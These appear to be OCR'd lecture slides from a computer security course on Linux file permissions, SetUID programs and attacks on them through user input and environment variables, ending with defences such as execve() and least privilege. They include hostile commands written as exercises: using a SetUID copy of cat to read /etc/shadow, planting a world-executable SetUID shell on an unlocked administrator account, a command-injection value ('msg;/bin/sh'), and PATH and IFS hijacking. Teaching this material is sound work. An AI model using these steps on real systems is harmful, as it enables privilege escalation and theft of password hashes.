
SetUID and Environment Variables


Linux- File System

- Every file has an owner and group
- Owner (or root) sets permissions
  - Permissions: owner, group, everybody
  - For each of the 3, read, write, execute
  - Use “ls -l” to see permissions

```
-rw-r--r--    1 chadi  fac     767 Feb  6 19:31
cybr210.txt
```

Linux- File System





Permissions

- Change permissions using chmod
  - “change modes”
- Give new permissions in octal
  - For example: chmod 745 foo
  - This corresponds to: rwxr--r-x

SetUID

- Sometimes user needs to access file and they do not have permissions
  - Example: to change password (assuming hashes stored in shadow file)

- Password Dilemma
  - Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
```

Only writable to the owner

- SetUID == Set User ID


- Use this so program will execute with permission of it's owner
  - As opposed to permission of user executing it
  - Password changing program: SetUID root

Superman Story


- Power Suit
  - Superpeople: Directly give them the power
  - Issues: bad superpeople

- Power Suit 2.0
  - Computer chip
  - Specific task
  - No way to deviate from pre-programmed task


- Set-UID mechanism: A Power Suit mechanism implemented in Linux OS




Why do we need SetUID?




Why do we need SetUID?




Why do we need SetUID?




What is SetUID?



What is SetUID?



What is SetUID?



What is SetUID?

Effective ID

```
> id
uid=1000(seed)
gid=1000(seed)
groups=1000(seed)
```

```
> id
uid=1000(seed)
gid=1000(seed)
euid=0(root)
groups=0(root)
```

Commands

```
# Change a file’s owner to root
sudo chown root file
```

```
# Turn a program into a SetUID program
sudo chmod 4755 program
```

Exercise

- Copy /bin/cat to your own directory

```
cp /bin/cat ./mycat
sudo chown root mycat
ls -l mycat
```

- Try accessing shadow file

```
./mycat /etc/shadow
```

- Turn the SetUID bit on (chmod 4755) and try now

- Change owner back to seed while keeping SetUID bit enabled and try now

Exercise

Example of Set UID

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

- Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```


- It is still a privileged program, but not the root privilege

Attacks on Set-UID programs

- The IT administrator forgot to lock his screen and stepped out of his office for a bathroom break. Can you take over the account?
  - Hint: check slide title
  - Make a shell program a SetUID
  - Copy it to your home directory
    - `cp /bin/sh /home/chadi`
    - `chmod 4777 /home/chadi/sh`

Attacks on Set-UID programs

Attack Surfaces of Set-UID Programs



Attacks on Set-UID programs

- User Inputs
  - Buffer Overflow (later lab)
    - Overflowing a buffer to run malicious code
  - Format String Vulnerability (later lab)
- System Inputs
  - Race Condition – Later Lab

Attacks on Set-UID programs

User input

- `sprintf(command, "/bin/cat %s", user input)`
- `system("command")`
  - What if `user_input = "msg;/bin/sh"`?

Attacks via User Inputs

- CHSH – Change Shell
  - Set-UID program with ability to change default shell programs
    - Shell programs are stored in /etc/passwd file
- Issues
  - Failing to sanitize user inputs
  - Attackers could create a new root account

- `bob:$6$jUODEFsfwfi3:1000:1000:Bob Smith,,,:/home/bob:/bin/bash`

Environment variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and also adopted by Microsoft Windows
- Example: PATH variable
    - When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.

.

Attacks on Set-UID programs

Environment Variables

- Environment variables are set of named values that affect the way a process behaves
    - Example: PATH used by programs to find where path of command if not provided by user
    - `system("ls")`
- Implementation of `system: /bin/sh ls`
- What happens if SetUID program has `system()`?

Attacks on Set-UID programs

Environment Variables

- What happens if SetUID program has `system("ls")`?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to PATH = .:$PATH?
- Write program in your own directory called ls which is a shell program
- What happens if we use `system("/bin/ls")`
  - `Modify IFS environment variable`

Attacks on Set-UID programs

Environment Variables

- What happens if SetUID program has `system("ls")`?
- Uses `PATH` to find where the `ls` command is
  - What happens if we change to PATH = .:$PATH?
- Write program in your own directory called ls which is a shell program
- What happens if we use `system("/bin/ls")`
  - `Modify IFS environment variable`

Invoking Other Programs

- Unsafe approach: Using `system()`
    - Invokes a shell
- Safe approach : Using `execve()`

```
char *v[3];

v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

execve(v[0], v, NULL);
```

Principle of Isolation: Data should be clearly isolated from code


Principle of Least Privilege

- Principle of Least Privilege: *"Every program and every privileged user of the system should operate using least amount of privileges necessary to complete the task"*

- Privileged programs should disable their privileges when no longer needed
  - `seteuid() and setuid()`
  - Mistakes in code leads to capability leaking

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.



Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program

